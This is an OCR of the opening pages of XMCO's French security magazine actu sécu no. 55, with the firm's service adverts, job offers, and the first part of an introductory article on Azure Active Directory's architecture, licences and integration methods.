xmco®
we deliver security expertise since 2002

actu sécu 55

actu**sécu** est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® **Février 2021**

Introduction à Azure AD
Les bases pour bien démarrer avec Azure AD

Azure AD et sécurité
Présentation des concepts de sécurité et des recommandations associées

Phishing, spear phishing et PDF
Comment les attaquants utilisent le format de fichier PDF pour s'introduire dans vos systèmes d'information ?

Actualité du moment
Analyse des vulnérabilités SaltStack (CVE-2020-11651 et CVE-2020-11652)

Adobe Stock

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

xmco®

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants du cabinet XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de directions générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre système d'information.

Certification PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités Yuno
Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety
Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des journaux d'évènements, autopsie de logiciel malveillant.

Testez gratuitement pendant 14 jours notre service de **Veille en vulnérabilités**

TEST GRATUIT

yuno by xmco

Testez gratuitement pendant 14 jours notre service de Veille en vulnérabilités et bénéficiez :

- D'un service de veille professionnel bilingue *(français, anglais)*.
- D'un suivi des vulnérabilités et des correctifs de sécurité.
- De l'analyse quotidienne par nos consultants d'informations issues de centaines de sources.
- D'alertes, concernant vos logiciels, organisées selon vos périmètres.

https://leportail.xmco.fr/watch/subscribe_to_test

FLASHEZ LE QR CODE
ET PROFITEZ DU TEST GRATUIT !

FLASHEZ OU CLIQUEZ !

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 8ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Offres d'emploi et stages

COMMERCE

Afin de développer les offres de notre cabinet, nous recherchons un profil commercial capable de développer la vente de nos offres / produits / services.

Business Developer

AUDIT

Le pôle Audit adresse tous les audits techniques du cabinet : tests d'intrusion, audit de code, Red-Team, campagnes de phishing, audit d'infrastructure et de configuration.

Nous recherchons des profils techniques passionnés par l'intrusion et le conseil.

Consultants/Pentesteurs juniors et confirmés

CERT-XMCO

Le CERT-XMCO est le CSIRT de la société XMCO en charge de réaliser la veille pour nos clients, de gérer et développer notre service CTI de Cybersurveillance Serenety et de la réponse aux incidents.

Nous recherchons des profils intéressés par la sécurité défensive.

Responsable RIS (Réponse aux Incidents)
Analyste Threat-Intelligence
Analyste Forensics
Consultants sécurité juniors et confirmés

Stage sécurité défensive (4ème et 5ème année)

Offres d'emploi et stages

GRC (Gouvernance, Risques et Conformité)

Le pôle GRC adresse toutes les prestations relatives à la sécurité organisationnelle : accompagnement et audit de certification PCI DSS, analyse de risques, audits basés sur l'ISO27001.

Nous recherchons des profils expérimentés (+3 ans) avec une appétence pour la technique.

Consultants confirmés PCI DSS QSA
Consultants confirmés audits organisationnels

DEVELOPPEMENT

Notre équipe Développement est en charge de spécifier et développer les outils, services et portails utilisés par les consultants et les clients du cabinet.

Développeur back Python

INFRASTRUCTURE

Notre équipe Infra est en charge de maintenir et développer nos infrastructures utilisées dans le cadre de tous les services délivrés par le cabinet.

Administrateur Ingénieur Système

sommaire

Contact Rédaction: actusecu@xmco.fr - Rédacteur en chef / Mise en page: Julien TERRIAC - Direction artistique: Romain MAHIEU - Réalisation: Agence plusdebleu - Contributeurs: Tous les consultants du cabinet XMCO.


> Comprendre l'architecture et la sécurité d'Azure Active Directory

Dans la continuité de nos articles sur les environnements cloud (voir les deux derniers Actusécu #53 et #54 sur AWS), nous passons cette fois-ci à l'autre mastodonte en pleine expansion : Azure de Microsoft.

Cet article vous permettra de comprendre les termes utilisés, les architectures et les notions de sécurité nécessaires pour démarrer avec ce type d'infrastructure, bien différente des environnements Microsoft classiques on premise.

Par Bastien CACACE

Partie 1 - Introduction à Azure AD




> Introduction

L'histoire d'Azure commence en octobre 2008 lors de la Professional Developers Conference à Los Angeles. Steve Ballmer, le PDG de Microsoft de l'époque, annonce le projet Windows Azure. Celui-ci représente la nouvelle plateforme « dans le nuage » (cloud) de Microsoft, une infrastructure informatique entièrement externalisée hébergée dans des datacenters interconnectés par Internet et répartis aux quatre coins du monde.

L'annonce marque un véritable tournant dans la stratégie de l'entreprise, l'idée étant d'aller concurrencer le poids lourd du secteur : Amazon. Microsoft annonce immédiatement une liste de services qu'il compte mettre à disposition : stockage (SQL Services), un moteur d'exécution d'application .Net (.Net Services), des services de publication et de partage (Sharepoint Services), mais aussi un CRM (Dynamic), des outils de synchronisation, du datamining, etc.

Faisant suite à cette conférence, une version bêta du service est mise à disposition gratuitement en novembre 2008 puis en février 2010, la plate-forme devient payante en version définitive dans 21 pays, dont la France. En 2014, le projet est renommé « Microsoft Azure ».


Depuis quelques années, le service Microsoft Azure est de plus en plus utilisé par les entreprises et grappille des parts de marché au leader AWS. Fin 2019, il était le deuxième mondial en tant que fournisseur d'infrastructure cloud (IaaS).



Parts de marché mondiales des différents fournisseurs cloud en pourcentage (source : Canalys)

Plus récemment, la firme de Richmond a annoncé que sa suite Office 365 a terminé le premier trimestre 2020 avec 45,3 millions d'abonnés, soit une hausse de 27 % par rapport à l'année précédente [1].

Lorsqu'on évoque Azure, il est important de distinguer deux parties : la partie Azure Active Directory / Office 365 et la partie ressource Azure (ARM [2]).



Azure Active Directory et Office 365 sont indissociables :

Office 365 représente les services cloud de produits Microsoft tels que Word, Excel, PowerPoint, OneDrive ou Teams. Lors d'une souscription à Office 365, Microsoft crée automatiquement un Azure Active Directory (Azure AD) pour gérer les utilisateurs et leurs licences. Azure AD est à la fois un annuaire dans le cloud de Microsoft et un service d'authentification. Il peut à la fois être utilisé par les services externes d'une organisation (Office 365, applications en mode SaaS, etc.), mais également par les services internes.

Azure Resource Manager (ARM) est le service de déploiement et de gestion des ressources proposé par Azure. Aujourd'hui, Microsoft propose des centaines de services. La majorité des solutions utilisées par les entreprises sont proposées par la plateforme de Microsoft.

Voici quelques exemples de services par catégorie :

- **Calcul** : machines virtuelles Windows ou Linux, services de conteneurs et orchestrateurs, batch, etc.
- **Stockage** : partage de fichier, disques managés, queue, etc.
- **Réseau** : Réseau virtuel, VPN, répartiteur de charge, CDN, etc.
- **Web** : App Service, gestion d'API, fonction de recherche, etc.
- **Base de données** : Azure SQL, PostgreSQL, CosmosDB, etc.
- **Analyse de données** : Power BI, Analyse de logs, etc.

Azure AD est également utilisé pour gérer les services et ressources. La liste des services proposés est disponible ici : https://azure.microsoft.com/fr-fr/services/

Le sujet global Azure est donc très vaste et en perpétuelle évolution. Azure AD est une partie transverse que nous avons choisi de traiter dans cet article. La partie ARM ne sera donc pas détaillée. Après avoir présenté succinctement l'architecture Azure et ses licences, nous vous proposons de présenter la brique Azure AD, ses composants et sa gestion des accès. Enfin, nous évoquerons l'audit d'un Azure AD.

RX : tout au long de cet article, vous trouverez ces encadrés qui proposent nos recommandations spécifiques au sujet évoqué dans le paragraphe précédent.

Note : Au sein de cet article, les notions d'Active Directory on premise ou local font référence à l'Active Directory interne de Microsoft, mis en place dans la majorité des systèmes d'information des entreprises.

> Architecture et licensing

Architecture et composants

L'architecture Azure est composée d'une multitude de composants. Afin de bien comprendre les différentes parties de l'article qui vont suivre, nous allons décrire brièvement les composants essentiels.

Voici ci-dessous un schéma qui décrit une infrastructure Azure très simplifiée d'une entreprise.




Schéma simplifié d'architecture Azure

Entreprise

Lorsqu'une société ouvre un compte sur Azure, un identifiant unique est créé et permet à l'entreprise d'accéder aux différents abonnements.

Tenant

Un tenant est une instance d'Azure attribuée à l'entreprise qui peut posséder plusieurs tenants. Une société ayant des branches d'activité différentes peut par exemple disposer d'un tenant par activité. Par défaut, les tenants sont indépendants les uns des autres.

Abonnements

Les abonnements permettent de gérer les services et les ressources Azure. La facturation est appliquée en fonction du type d'abonnement. Chaque abonnement est lié à une instance d'Azure Active Directory permettant de gérer l'authentification des utilisateurs, services et équipements. Les services Office 365 utilisent un système de licences qui sera détaillé en partie II. Afin de séparer les coûts entre les activités de production et de développement, les entreprises peuvent créer plusieurs abonnements dans un même tenant.

Azure Active Directory

Azure AD est l'Active Directory d'Azure qui permet l'authentification des comptes, services et appareils. Bien qu'il ait le même nom que l'Active Directory dit on premise, il est très différent sur beaucoup d'aspects sur lesquels nous reviendrons plus tard dans cet article.

Groupes de ressources et ressources

Les groupes de ressources sont des conteneurs de ressources permettant de faciliter leur gestion. Les ressources sont des services Azure tels que des machines virtuelles, des interfaces réseau, des réseaux virtuels, des comptes de service, etc. Celles-ci ne seront pas abordées dans cet article.

Les licences Azure AD/Office 365

Azure AD/Office 365 se décline en une multitude de plans de licences. Ils sont en permanente évolution et il est difficile de s'y retrouver lorsqu'on administre un tenant. Les fonctionnalités de sécurité proposées par Microsoft dépendent principalement de votre niveau de licence et il est courant qu'une recommandation de sécurité ne soit pas applicable pour cause de niveau de licence insuffisant.

Organisation

Une organisation représente votre entité (entreprise, administration, etc.) qui utilise l'environnement Azure. Il s'agit d'un conteneur, identifié par un ou plusieurs noms de domaine. On parle également de tenant.

Abonnements

Un abonnement est un accord entre Microsoft et l'entité pour utiliser la plateforme ou les services Azure au travers de licence ou de consommation de ressources. Les licences par utilisateur concernent les services Office 365 et Dynamics 365 (mode SaaS) tandis que les services à la consommation sont les infrastructures (mode PaaS) mises à disposition par Microsoft (Machines virtuelles, base de données, etc.).

Les entités peuvent souscrire à différents abonnements pour différents besoins.

Licences

Les licences permettent à un utilisateur d'utiliser un service. L'utilisateur doit être stocké au sein d'Azure Active Directory. Lorsqu'une entreprise achète 500 licences E5 et 200 licences E3, 500 collaborateurs peuvent bénéficier des services proposés par la licence E5 et 200 personnes pour les licences E3.

Voici ci-dessous la liste des licences Microsoft 365 et Office 365 pour les entreprises. Microsoft 365 est un package incluant Office 365, Windows 10 Professionnel et une plateforme de gestion de sécurité et mobilité (EMS).

La licence Enterprise E5 étant la plus fournie, mais également la plus chère, elle est destinée principalement aux grandes entreprises.

- Microsoft 365 Business Basic ;
- Microsoft 365 Apps for business ;
- Microsoft 365 Business Standard ;
- Office 365 Entreprise E1 ;
- Office 365 Entreprise E3 ;
- Office 365 Entreprise E5 ;
- Office 365 Entreprise F1 ;
- Office 365 Entreprise F3.

À noter que certaines fonctionnalités de sécurité comme Office 365 Data Loss Prevention ne seront proposées qu'aux licences E3 et E5. Les licences sont également modulaires et peuvent être configurées sur mesure. Microsoft compare ses licences à l'adresse suivante : https://www.microsoft.com/fr-fr/microsoft-365/compare-microsoft-365-enterprise-plans

Pour la brique Azure Active Directory, il existe 4 types de licences :

- Gratuit ;
- Azure Active Directory Basic pour Office 365 ;
- Azure Active Directory Premium Plan 1 (AAD P1) ;
- Azure Active Directory Premium Plan 2 (AAD P2).

Une matrice des fonctionnalités de sécurité en fonction des licences est disponible à l'adresse suivante : https://azure.microsoft.com/fr-fr/pricing/details/active-directory/. Voici un aperçu de la disponibilité de fonctionnalités de sécurité intéressantes :

Fonctionnalités	Gratuit	Applications Office 365	AAD P1	AAD P2
MFA	✓	✓	✓	✓
Gestion des utilisateurs et des appareils	✓	✓	✓	✓
Mots de passe interdits personnalisés			✓	✓
Réinitialisation, modification et déverrouillage de mot de passe en libre-service			✓	✓
Gestion avancée des groupes (délégation, classification, etc.)			✓	✓
Accès conditionnels			✓	✓
Détection de vulnérabilités et des comptes à risques				✓
Recherche de risque dans les événements				✓
Gouvernance des identités				✓

Il est donc important de souligner qu'en dessous de l'offre AAD Premium 1, une partie des recommandations de sécurité ne seront pas applicables.

Note : depuis la date de l'écriture de l'article, il est fort possible que les licences aient déjà évolué.

> Azure AD et son intégration

Azure Active Directory est le service de gestion des identités et des accès d'Azure (IAM). Ce composant permet de gérer des identités et des accès pour les applications hébergées et exécutées dans le Cloud Azure, mais aussi celles hébergées dans les SI on premise.

Le service est multi-tenant et est déployé dans 30 datacenters Microsoft, la firme de Richmond indiquant en décembre 2019 [3] gérer 250 millions d'utilisateurs actifs et 30 milliards de requêtes d'authentification par jour.


Bien que le nom soit identique à l'Active Directory on premise que l'on connaît depuis Windows 2000 Server, il est différent sur tous les points et n'a pas vocation à remplacer un AD on premise.

Le tableau ci-dessous compare les deux AD :

	Azure AD	AD on premise
Authentification	SAML 2.0 OpenID Connect OAuth 2.0 WS-Federation	NTLM Kerberos
Protocole d'interrogation	AD Graph API (API REST)	LDAP
Objets gérés	Utilisateurs Groupes	Utilisateurs Groupes GPO Ordinateurs Etc.
Périmètre	Multi-tenant	Forêt et domaine
Administration	Rôles prédéfinis	GPO Granularité des permissions ACL
Infogéré par Microsoft	Oui	Non

Un comparatif est également disponible sur le site de Microsoft à l'adresse suivante : https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-compare-azure-ad-to-ad

Azure AD n'est donc pas un Active Directory on premise dans le cloud, mais uniquement une interface de gestion des identités et des permissions IAM qui s'administre notamment au travers du portail Azure : https://portal.azure.com. C'est le service d'authentification pour Office 365, les ressources Azure (machines virtuelles, bases de données, etc.) ainsi que pour tous les composants ou les applications SaaS qui seront intégrés avec.




Interaction d'Azure AD avec les différents composants

Interaction et intégration

Il existe 4 façons d'interagir avec Azure AD :

- **Le portail Azure** : l'interface web où l'on peut administrer l'Azure AD, mais également les ressources Azure.
- **Les modules Powershell** : les modules Powershell sont des clients pour les appels aux API.
- **Azure CLI** : interface en ligne de commande Azure qui sert à créer et à gérer des ressources Azure. Celle-ci est disponible sur Linux, MacOs et Windows.
- **Les API** :
  - Azure AD Graph : dédiée à Azure AD. Cependant, celle-ci n'est plus supportée par Microsoft qui conseille d'utiliser Microsoft Graph.
  - Microsoft Graph : dédiée à toutes les ressources Azure dont Azure AD
  - Exchange : dédiée aux données Exchange, mais celle-ci n'est également plus supportée au profil de Microsoft Graph.

Le portail Azure utilise par ailleurs une version de l'API interne Azure AD Graph qui fournit plus d'informations non documentées (ex. : données sur les accès conditionnels). C'est entre autres sur cette version d'API que le chercheur Dirk-jan Mollema a développé son framework ROADTools [4].



Le portail Azure

Lorsqu'une entreprise souhaite faire intégrer son Active Directory on premise avec les applications Azure telles qu'Office 365, il existe trois méthodes d'intégration :

- La **fédération d'identité** (ADFS - Active Directory Federation Services) ;
- L'**authentification directe** (PTA - Pass-through Authentication) ;
- La **synchronisation des condensats** (hashes) des mots de passe (PHS - Password Hash Synchronization).

Cette intégration repose sur le composant Azure AD Connect qui permet de faire la liaison entre un Active Directory on premise et un Azure Active Directory dans le cloud de Microsoft. Nous allons présenter succinctement les trois méthodes d'intégration.

La fédération d'identité (ADFS)

Initialement, l'ADFS était le seul moyen proposé pour faire la liaison entre Azure et son Active Directory on premise. Cette solution consiste à déployer un cluster ADFS au sein de votre infrastructure on premise qui réalisera l'authentification. C'est également une solution qui tend aujourd'hui à disparaître au profil de PHS, car elle est plus complexe à mettre en place et à maintenir. Néanmoins, elle permet de ne pas partager les secrets d'authentification avec Microsoft.

